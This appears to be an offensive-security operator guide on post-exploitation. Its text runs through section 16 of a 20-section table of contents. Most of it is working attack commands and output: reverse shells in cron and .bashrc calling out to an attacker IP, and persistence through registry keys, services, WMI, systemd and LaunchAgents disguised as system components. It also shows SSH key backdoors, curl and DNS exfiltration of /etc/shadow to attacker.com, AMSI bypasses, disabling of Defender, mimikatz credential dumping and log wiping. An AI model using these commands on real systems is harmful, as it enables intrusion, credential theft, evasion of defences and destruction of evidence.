



◆ OFFENSIVE SECURITY SERIES ◆

POST-EXPLOITATION & PERSISTENCE

Situational Awareness · Windows Persistence · Linux Persistence · macOS Persistence · C2 Frameworks · Data
Exfiltration · Log Clearing · AV/EDR Evasion · 2 Custom Network Diagrams

```
meterpreter > sysinfo
Computer : CORP-WS01
OS : Windows 10 (Build 19045)
Domain : CORP
Logged On Users : 2

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > run post/windows/manage/persistence_exe STARTUP=SCHEDULER
URIS=http://10.10.14.5/shell.exe
[*] Running module against CORP-WS01
[+] Persistent agent installed as: C:\Users\Public\svhost.exe
[+] Agent executed successfully
[+] For cleanup: resource /root/.msf4/logs/persistence/20240115.rc

root@kali:~# python3 exfil.py --method dns --domain attacker.com --file /etc/shadow
[*] Encoding 2847 bytes as DNS subdomains...
[+] Exfiltration complete – 48 DNS queries sent
```

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

■ LEGAL DISCLAIMER

This guide is produced by RedTeamGarage (RTG) strictly for educational and authorised security testing purposes. All post-exploitation and persistence techniques must ONLY be applied to systems you own or have explicit written authorisation to test. RTG assumes zero liability for misuse.

TABLE OF CONTENTS

Post-Exploitation & Persistence — Complete Operator Reference



DIAGRAM 1 — PERSISTENCE LAYERS ARCHITECTURE




DIAGRAM 2 — C2 COMMAND & CONTROL ARCHITECTURE

01	POST-EXPLOITATION METHODOLOGY & SITUATIONAL AWARENESS
02	WINDOWS POST-EXPLOITATION — FIRST COMMANDS
03	LINUX POST-EXPLOITATION — FIRST COMMANDS
04	WINDOWS PERSISTENCE — REGISTRY RUN KEYS & STARTUP
05	WINDOWS PERSISTENCE — SCHEDULED TASKS & SERVICES
06	WINDOWS PERSISTENCE — WMI EVENT SUBSCRIPTIONS
07	LINUX PERSISTENCE — CRON JOBS & BASH PROFILE
08	LINUX PERSISTENCE — SYSTEMD UNITS & SSH KEYS
09	MACOS PERSISTENCE — LAUNCHAGENT & LAUNCHDAEMON
10	C2 FRAMEWORKS — METASPLOIT, COBALT STRIKE & HAVOC
11	COBALT STRIKE — LISTENERS, BEACONS & MALLEABLE C2
12	HAVOC FRAMEWORK — MODERN OPEN-SOURCE C2
13	DATA EXFILTRATION — HTTP, DNS, ICMP & CLOUD
14	LIVING OFF THE LAND (LOLBAS/GTFEBINS) — NO NEW TOOLS
15	AV/EDR EVASION — AMSI BYPASS & DEFENDER BYPASS
16	LOG CLEARING & ANTI-FORENSICS
17	COVERING TRACKS — TIMESTOMP & ARTEFACT CLEANUP
18	CREDENTIAL ACCESS — DUMPING & OFFLINE CRACKING
19	POST-EXPLOITATION OPSEC — STAYING UNDETECTED
20	COMPLETE POST-EXPLOITATION CHEAT SHEET


◆ DIAGRAM 1 — PERSISTENCE LAYERS ARCHITECTURE

Four layers from volatile to permanent — techniques per layer



◆ DIAGRAM 2 — C2 COMMAND & CONTROL ARCHITECTURE

Operator → Teamserver → Redirectors → Beacons → Victim network



01 — POST-EXPLOITATION METHODOLOGY

What to Do in the First 5 Minutes After Getting a Shell

Post-exploitation begins the moment your shell connects. The first five minutes are the most critical — you must understand your position before taking any action that might burn your access. This phase covers situational awareness, stability, privilege, and the groundwork for persistence and lateral movement.

Priority	Action	Why
1st — Stable Shell	Upgrade to stable TTY / meterpreter	Raw shells die on Ctrl+C, lack job control
2nd — Who am I?	id, whoami, whoami /all, whoami /priv	Understand current privilege level immediately
3rd — Where am I?	hostname, ipconfig/ifconfig, uname -a, systeminfo	Map network position, OS version for exploit selection
4th — Who else is here?	who, w, last, net sessions, query user	Know if admins are logged in — avoid detection
5th — What can I reach?	netstat -ano, ss -tulnp, arp -a	Internal network topology, internal services
6th — Persistence	Plant lightweight persistence BEFORE heavy enumeration	If discovered, you need a way back in
7th — Enumerate deeply	WinPEAS/LinPEAS, BloodHound, PowerView	Now you can enumerate safely

02 — WINDOWS POST-EXPLOITATION

First Commands on a Windows Shell — cmd.exe & PowerShell

■ POC — WINDOWS SITUATIONAL AWARENESS — First 2 minutes

■ cmd.exe — Core Recon

```
C:\> whoami && whoami /priv && whoami /groups
corp\jsmith
SeImpersonatePrivilege Enabled
SeDebugPrivilege Enabled

C:\> systeminfo | findstr /B /C:"OS Name" /C:"OS
Version" /C:"Domain" /C:"Hotfix"
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19045 N/A Build 19045
Domain: CORP
Hotfix(s): 15 Hotfix(s) Installed.

C:\> net user && net localgroup administrators
C:\> ipconfig /all
IPv4 Address: 10.10.10.50
Default Gateway: 10.10.10.1

C:\> netstat -ano | findstr LISTENING
TCP 0.0.0.0:3389 LISTENING 1060 (RDP)
TCP 0.0.0.0:445 LISTENING 4 (SMB)
```

■ PowerShell — Deep Recon

```
# AV/EDR detection
PS C:\> Get-MpComputerStatus | select
RealTimeProtectionEnabled,AMEngineVersion
RealTimeProtectionEnabled : True
AMEngineVersion : 1.1.23110.2

# Running processes
PS C:\> Get-Process | sort CPU -desc | select
-first 10 Name,CPU,Id

# Scheduled tasks
PS C:\> Get-ScheduledTask | ? {$_.TaskPath
-notlike '*\Microsoft*'} | select
TaskName,TaskPath
TaskName : Cleanup Path: \
TaskName : Updater Path: \

# Installed software
PS C:\> Get-ItemProperty HKLM:\Software\Microsoft\
Windows\CurrentVersion\Uninstall\* | select
DisplayName,DisplayVersion | sort DisplayName
```

03 — LINUX POST-EXPLOITATION

First Commands on a Linux Shell — bash

■ POC — LINUX SITUATIONAL AWARENESS — First 2 minutes

■ bash — Identity & OS

```
$ id && whoami && sudo -l
uid=33(www-data) gid=33(www-data)

Matching Defaults entries:
User www-data may run:
(ALL) NOPASSWD: /usr/bin/python3

$ uname -a && cat /etc/os-release
Linux prod-web01 5.15.0-91-generic x86_64
Ubuntu 22.04.3 LTS

$ ip a && ip route && arp -a
eth0: 10.10.10.95/24
eth1: 192.168.100.10/24 # Internal!
default via 10.10.10.1

$ ss -tulnp && cat /etc/hosts
127.0.0.1:3306 mysql (local)
0.0.0.0:80 nginx
```

■ bash — Users & Processes

```
# Who else is logged in?
$ who && w && last | head
ubuntu pts/0 10.10.14.5
ubuntu pts/1 10.10.10.99

# Interesting files
$ find / -name '*.conf' -o -name '.env'
-o -name 'wp-config.php' 2>/dev/null
/var/www/html/.env
/etc/mysql/my.cnf

$ cat /var/www/html/.env
DB_HOST=localhost
DB_USER=root
DB_PASS=DbR00t2024!
APP_KEY=base64:abc123...
AWS_SECRET=wJalrXUtn...

# Bash history gold
$ cat ~/.bash_history
mysql -u root -pDbR00t2024!
ssh deploy@192.168.100.20
```

04 — WINDOWS PERSISTENCE — REGISTRY & STARTUP

Run Keys · HKCU/HKLM · Startup Folder · Logon Scripts

■ POC — REGISTRY RUN KEYS — Multiple locations for persistence

■ HKCU Run Key (user-level)

```
# Add to HKCU – runs on user login
# (no admin required)
C:\> reg add
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
/v WindowsUpdate
/t REG_SZ
/d C:\Users\Public\svchost.exe
/f
The operation completed successfully.
# Verify
C:\> reg query
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
WindowsUpdate REG_SZ C:\Users\Public\svchost.exe
# Startup Folder (user)
C:\> copy shell.exe
"%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\update.exe"
```

■ HKLM Run Key (system-level)

```
# HKLM – persists for ALL users
# Requires admin
PS C:\> Set-ItemProperty
-Path 'HKLM:\Software\Microsoft\Windows\CurrentVer
sion\Run'
-Name 'SecurityHealth'
-Value 'C:\Windows\Temp\svchost32.exe'
# Verify
PS C:\> Get-ItemProperty
'HKLM:\Software\Microsoft\Windows\CurrentVersion\R
un'
SecurityHealth: C:\Windows\Temp\svchost32.exe
# Run Once (single execution)
PS C:\> Set-ItemProperty
-Path 'HKLM:\Software\Microsoft\Windows\CurrentVer
sion\RunOnce'
-Name 'Setup'
-Value 'C:\Temp\setup.exe'
```

05 — WINDOWS PERSISTENCE — SCHEDULED TASKS & SERVICES

schtasks · sc.exe · PowerShell New-Service — SYSTEM-Level Persistence

■ POC — SCHEDULED TASK + SERVICE — SYSTEM persistence

■ Scheduled Task (cmd.exe)

```
# Create task – runs every 5 min as SYSTEM
C:\> schtasks /create
/tm "Windows Defender Update"
/tr "C:\Windows\Temp\update.exe"
/sc minute /mo 5
/ru SYSTEM /f
SUCCESS: The scheduled task
'Windows Defender Update' was created.

# Verify
C:\> schtasks /query /tn "Windows Defender Update"
/fo LIST

TaskName: Windows Defender Update
Status: Ready
Run As User: SYSTEM
Schedule: Every 5 minute(s)

# Trigger on user logon
C:\> schtasks /create /tn "UserInit"
/tr C:\Temp\beacon.exe
/sc onlogon /ru SYSTEM /f
```

■ Service (sc.exe)

```
# Create persistent service
C:\> sc create SysmonDrv64
binpath= C:\Windows\Temp\svhost.exe
start= auto
DisplayName= System Monitor
[SC] CreateService SUCCESS

# Start the service now
C:\> sc start SysmonDrv64
SERVICE_NAME: SysmonDrv64
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING

# PowerShell – New-Service
PS C:\> New-Service
-Name 'WinDefend64'
-BinaryPathName 'C:\Temp\beacon.exe'
-StartupType Automatic
-DisplayName 'Windows Defender'
Status: Running
```

06 — WINDOWS PERSISTENCE — WMI EVENT SUBSCRIPTIONS

Fileless Persistence via WMI — Survives Reboots, No Binary on Disk

WMI Event Subscriptions are one of the most powerful and stealthy Windows persistence mechanisms. They execute code in response to system events (startup, user logon, process creation) using only WMI — no files written to disk in many configurations. Defenders often miss them completely.

■ POC — WMI EVENT SUBSCRIPTION — PowerShell persistence every 60s



PowerShell — WMI Subscription persistence

```
# WMI Event Subscription – triggers every 60 seconds
PS C:\> $filterName = 'BotFilter82'
PS C:\> $consumerName = 'BotConsumer23'
PS C:\> $exePath = 'C:\Windows\Temp\beacon.exe'
PS C:\> $Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfRawData_PerfOS_System'"

# Create Event Filter
PS C:\> $EventFilterArgs = @{
EventNameSpace = 'root\cimv2'
Name = $filterName
Query = $Query
QueryLanguage = 'WQL'
}
PS C:\> $Filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter -Arguments
$EventFilterArgs

# Create Event Consumer (runs our binary)
PS C:\> $ConsumerArgs = @{
Name = $consumerName
CommandLineTemplate = $exePath
}
PS C:\> $Consumer = Set-WmiInstance -Namespace root\subscription -Class CommandLineEventConsumer
-Arguments $ConsumerArgs

# Bind Filter to Consumer
PS C:\> $BindingArgs = @{
Filter = $Filter
Consumer = $Consumer
}
PS C:\> Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding -Arguments
$BindingArgs

# Verify installation
PS C:\> Get-WMIObject -Namespace root\subscription -Class __EventFilter | ? {$_.Name -eq
$filterName}

Name: BotFilter82 Query: SELECT * FROM __InstanceModificationEvent WITHIN 60...

# Detection: Event 5861 (WMI Activity) in Application log
# Removal: Get-WMIObject + Remove-WMIObject on all 3 components
```

07 — LINUX PERSISTENCE — CRON & BASH PROFILE

crontab · /etc/cron.d · .bashrc · .bash_profile · /etc/profile

■ POC — LINUX USER & SYSTEM PERSISTENCE — Cron + Profile Files

■ Cron Persistence

```
# User crontab (no root needed)
www-data@victim:~$ crontab -e

# Add reverse shell every minute
* * * * * bash -i >& /dev/tcp/10.10.14.5/4444 0>&1

# Verify
www-data@victim:~$ crontab -l
* * * * * bash -i >& /dev/tcp/10.10.14.5/4444 0>&1

# System cron (needs root)
root@victim:~# echo '*/*5 * * * * root
/tmp/.hidden/update.sh' >> /etc/crontab

# Or drop file in cron.d
root@victim:~# echo '*/*5 * * * * root
/opt/sysmon/sysmon' > /etc/cron.d/sysmon
```

■ Profile + RC Files

```
# .bashrc — runs on every bash login
www-data@victim:~$ echo 'nohup bash -i >&
/dev/tcp/10.10.14.5/4444 0>&1 &' >> ~/.bashrc

# .bash_profile — login shells
www-data@victim:~$ echo 'nohup /tmp/.x &' >>
~/.bash_profile

# /etc/profile.d/ — runs for ALL users (root)
root@victim:~# cat > /etc/profile.d/update.sh <<
'EOF'
nohup /opt/.hidden/beacon &
EOF

root@victim:~# chmod +x /etc/profile.d/update.sh

# /etc/rc.local — on boot (root)
root@victim:~# echo '/opt/.update &' >>
/etc/rc.local

root@victim:~# chmod +x /etc/rc.local
```

08 — LINUX PERSISTENCE — SYSTEMD & SSH KEYS

systemd Service Units · Authorized Keys · SSHD Config Backdoor

■ POC — SYSTEMD SERVICE + SSH BACKDOOR

■■ systemd unit file

```
# Create malicious systemd service
root@victim:~# cat >
/etc/systemd/system/network-monitor.service <<
'EOF'

[Unit]
Description=Network Monitor Service
After=network.target

[Service]
Type=forking
ExecStart=/opt/.config/agent
Restart=always
RestartSec=10
User=root

[Install]
WantedBy=multi-user.target
EOF

root@victim:~# systemctl enable network-monitor
Created symlink /etc/systemd/system/multi-user.target.wants/network-monitor.service

root@victim:~# systemctl start network-monitor
root@victim:~# systemctl status network-monitor
Active: active (running)
```

■ SSH Key Backdoor

```
# Add attacker public key to root
root@victim:~# mkdir -p /root/.ssh
root@victim:~# echo 'ssh-rsa
AAAAB3NzaC1yc2EAAA...attacker@kali' >>
/root/.ssh/authorized_keys

root@victim:~# chmod 600
/root/.ssh/authorized_keys

# Connect from attacker
root@kali:~# ssh -i ~/.ssh/id_rsa root@10.10.10.95
root@victim:~# id
uid=0(root) gid=0(root) groups=0(root)

# SSHD config backdoor (port knocking)
root@victim:~# echo 'Match Address 10.10.14.5
PermitRootLogin yes
PasswordAuthentication yes' >>
/etc/ssh/sshd_config

root@victim:~# systemctl reload sshd
```

09 — MACOS PERSISTENCE — LAUNCHAGENT & LAUNCHDAEMON

plist-Based Persistence · Login Items · cron · .zshrc

■ POC — MACOS — LaunchAgent plist + Login Item persistence

■ LaunchAgent (user-level)

```
# Creates ~/Library/LaunchAgents/
user@MacBook ~ % cat >
~/Library/LaunchAgents/com.apple.update.plist <<
'EOF'
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST
1.0//EN" ...>
<plist version='1.0'>
<dict>
<key>Label</key>
<string>com.apple.update</string>
<key>ProgramArguments</key>
<array>
<string>/Users/user/.config/agent</string>
</array>
<key>RunAtLoad</key><true/>
<key>KeepAlive</key><true/>
<key>StartInterval</key><integer>60</integer>
</dict></plist>
EOF
user@MacBook ~ % launchctl load
~/Library/LaunchAgents/com.apple.update.plist
# Runs on every login, restarts if killed
```

■ LaunchDaemon (root/system)

```
# /Library/LaunchDaemons/ – root required
# Runs as root, persists across all users
sh-3.2# cat > /Library/LaunchDaemons/com.apple.sys
logd.update.plist << 'EOF'
<plist version='1.0'>
<dict>
<key>Label</key>
<string>com.apple.syslogd.update</string>
<key>ProgramArguments</key>
<array>
<string>/Library/Application
Support/.update</string>
</array>
<key>RunAtLoad</key><true/>
<key>KeepAlive</key><true/>
</dict></plist>
EOF
sh-3.2# launchctl load /Library/LaunchDaemons/com.
apple.syslogd.update.plist
# Active immediately and on every boot
```

10 — C2 FRAMEWORKS — OVERVIEW

Metasploit · Cobalt Strike · Havoc · Sliver — Choosing the Right C2

C2 Framework	Type	Strengths	Detection Profile	Best For
Metasploit	Open Source	Huge module library, rapid exploitation, meterpreter	HIGH — well-known signatures	Labs, CTF, quick shells
Cobalt Strike	Commercial (\$3500/yr)	Malleable C2 profiles, team ops, full red team	LOW-MED with good profiles	Professional engagements, APT simulation
Havoc Framework	Open Source	Modern, agnostic, C2 profiles, teamserver	LOW — newer, fewer signatures	Engagements where CS too expensive/detected
Sliver	Open Source	mTLS/HTTPS/DNS, multi-player, implant generation	LOW-MED	Long-term ops, SOC testing
Brute Ratel C4	Commercial	Evades EDR aggressively, modern profile system	LOW	Red teams targeting mature defences

11 — COBALT STRIKE — LISTENERS & BEACONS

HTTPS Listener · Malleable C2 · Beacon Commands

Cobalt Strike is the industry-standard commercial C2 framework. Its Malleable C2 profiles allow complete customisation of beacon network traffic — making it look like legitimate software updates, cloud provider traffic, or any other protocol. This is what makes it the most widely used tool in real red team operations.

12 — HAVOC FRAMEWORK — MODERN OPEN-SOURCE C2

Demon Implant · HTTP/S/SMB Listeners · Team Operations

■ POC — HAVOC — Setup + Demon implant deployment

■■ Havoc Teamserver Setup

```
# Start Havoc teamserver
root@kali:~# cd /opt/Havoc
root@kali:/opt/Havoc# ./havoc server --profile
./profiles/havoc.yaotl
__\__
/ o \ Havoc C2
\ __/ Framework
\ / \

[INFO] Starting Teamserver
[INFO] Teamserver listening on :40056
[+] Client connected: operator@10.10.14.5

# Connect client
root@kali:/opt/Havoc# ./havoc client
[*] Connecting to 127.0.0.1:40056
[+] Connected to teamserver
```

■■ Demon Agent Commands

```
# After deploying Demon implant

Demon » shell whoami /all
[+] Output: nt authority\system

Demon » powershell Get-MpComputerStatus | select
AMRunningMode
[+] AMRunningMode: Normal

Demon » upload /root/mimikatz.exe C:\Temp\m.exe
[+] File uploaded (1.5MB)

Demon » shell C:\Temp\m.exe privilege::debug
sekurlsa::logonpasswords exit
[+] Administrator: NTLM: fc525c96...
[+] jsmith: wdigest: Winter2024!

Demon » pivot smb CORP-DB01
[+] SMB pivot established
[*] New agent from CORP-DB01
```

13 — DATA EXFILTRATION

HTTP · DNS · ICMP · Cloud Storage · Steganography

Data exfiltration is the transfer of data from the target network to attacker-controlled infrastructure. The goal is to blend with normal traffic — HTTPS exfil looks like web browsing, DNS exfil looks like normal DNS queries, and cloud storage exfil often bypasses DLP completely.

■ POC — EXFILTRATION — HTTP + DNS + Cloud (S3)

■ HTTP/S Exfiltration

```
# Simple curl POST (HTTPS)
victim$ curl -sk -X POST
https://attacker.com/upload
-F 'file=@/etc/shadow'

# Base64 encode + POST
victim$ curl -sk https://attacker.com/data
-d "data=$(base64 -w0 /etc/passwd)"

# PowerShell WebClient
PS C:\> $wc = New-Object System.Net.WebClient
PS C:\> $wc.UploadFile("https://attacker.com/up",
"C:\Users\Admin\Desktop\creds.txt")

# Chunked exfil (bypass DLP)
victim$ split -b 500k secret.zip part
victim$ for f in part*; do
curl -sk https://attacker.com/$f -T $f; done
```

■ DNS Exfiltration

```
# Encode file as DNS subdomains
victim$ cat /etc/shadow | base64 | tr -d '\n' |
fold -w 30 | while read chunk; do
nslookup ${chunk}.exfil.attacker.com > /dev/null;
done

# DNScat2 file transfer
victim$ dnscat --secret pass123 exfil.attacker.com
dnscat2> shell

sh> upload /etc/shadow /tmp/shadow

# Attacker receives:
root@kali:~# nc -lvp 53

# DNS queries arriving:
cm9vdDokNiRyb3VuZHM9.exfil.attacker.com
NTAwMDAwJHNhbHQkaGFz.exfil.attacker.com

# Decode all chunks → /etc/shadow
```

14 — LIVING OFF THE LAND

LOLBAS & GTFOBins — Trusted Binaries for Execution & Persistence

Living Off the Land (LotL) techniques use built-in, trusted OS binaries to achieve red team objectives — no new tools dropped. EDR solutions often whitelist these binaries, and security teams see them as legitimate activity without deeper context.

LOLBAS — Windows Built-in Binaries (Attacker Favourites)

Binary	MITRE	Technique	Command
certutil.exe	T1105	File download	certutil -urlcache -f http://attacker/shell.exe C:\Temp\shell.exe
mshta.exe	T1218.005	Execute HTA script	mshta http://attacker/evil.hta
regsvr32.exe	T1218.010	Execute DLL / COM scriptlet	regsvr32 /s /n /u /i:http://attacker/file.sct scrobj.dll
rundll32.exe	T1218.011	Execute DLL / JS	rundll32 javascript:"..\mshtml,RunHTMLApplication";alert(1)
wmic.exe	T1047	Remote execution / process create	wmic process call create 'C:\Temp\shell.exe'
msiexec.exe	T1218.007	Execute MSI payload	msiexec /q /i http://attacker/evil.msi
bitsadmin.exe	T1197	Download file	bitsadmin /transfer job /download /priority normal http://attacker/f.exe C:\f.exe
powershell.exe	T1059.001	Exec + download + bypass	powershell -nop -w hidden -enc BASE64_ENCODED_COMMAND

15 — AV/EDR EVASION

AMSI Bypass · Defender Exclusions · Obfuscation · Process Injection

■ POC — AMSI BYPASS + DEFENDER EXCLUSION + OBFUSCATION

■ AMSI Bypass (PowerShell)

```
# AMSI bypass – patch AmsiScanBuffer
# (multiple variants exist, rotate them)
PS C:\> [Ref].Assembly.GetType('System.Management.
Automation.AmsiUtils') | ? {$_.Name -eq 'AmsiScanBuffer'} | % {$_ .GetField('
amsiInitFailed', 'NonPublic,Static').SetValue($null
,$true)}

# Simpler one-liner (obfuscated)
PS C:\> $a=[Ref].Assembly.GetType('System.Manageme
nt.Automation.'+[char]65+'msi'+[char]85+'tils'); $
b=$a.GetField('amsi'+[char]65+'Init'+[char]85+'Failed', 'NonPublic,St
atic'); $b.SetValue($null,$true)

# Verify bypass worked
PS C:\> IEX(IWR http://10.10.14.5/PowerView.ps1
-UseBasicParsing)

[+] PowerView loaded – no AMSI block!
```

■ Defender Exclusions

```
# Add exclusion path (requires admin)
PS C:\> Add-MpPreference -ExclusionPath
C:\Windows\Temp

PS C:\> Add-MpPreference -ExclusionProcess
svchost32.exe

PS C:\> Add-MpPreference -ExclusionExtension .exe

# Disable Defender entirely (SYSTEM)
PS C:\> Set-MpPreference
-DisableRealtimeMonitoring $true

PS C:\> sc stop WinDefend

# Check current exclusions
PS C:\> Get-MpPreference | select
ExclusionPath,ExclusionProcess

ExclusionPath : {C:\Windows\Temp}
ExclusionProcess : {svchost32.exe}
```

16 — LOG CLEARING & ANTI-FORENSICS

Windows Event Logs · Linux wtmp/btmp · bash_history — Covering Evidence

Log clearing is a high-risk activity — clearing logs itself generates event 1102 (Security log cleared) which many SIEMs alert on immediately. A better approach is selective log manipulation or log suppression rather than wholesale clearing.

■ POC — LOG CLEARING — Windows + Linux techniques

■ Windows Event Log Clearing

```
# Clear specific log channels
C:\> wevtutil cl Security
C:\> wevtutil cl System
C:\> wevtutil cl Application
C:\> wevtutil cl 'Windows PowerShell'
C:\> wevtutil cl
'Microsoft-Windows-PowerShell/Operational'

# PowerShell clear all logs
PS C:\> Get-EventLog -List | % {Clear-EventLog
$_.Log 2>$null}

# Selective delete – remove specific event IDs
# (harder to detect than full clear)
PS C:\> $events = Get-WinEvent -FilterHashtable
@{LogName='Security'; Id=4624}

# Delete only your logon events

# Disable event logging (stealthy)
PS C:\> Set-Service -Name EventLog -Status Stopped
```

■ Linux Log Clearing

```
# Clear bash history immediately
victim$ history -c && history -w
victim$ cat /dev/null > ~/.bash_history
victim$ unset HISTFILE
victim$ export HISTSIZE=0

# Run commands WITHOUT history
victim$ whoami # leading space = no history

# Clear login records
root@victim:~# cat /dev/null > /var/log/wtmp
root@victim:~# cat /dev/null > /var/log/btmp
root@victim:~# cat /dev/null > /var/log/lastlog

# Clear auth and syslog
root@victim:~# cat /dev/null > /var/log/auth.log
root@victim:~# cat /dev/null > /var/log/syslog
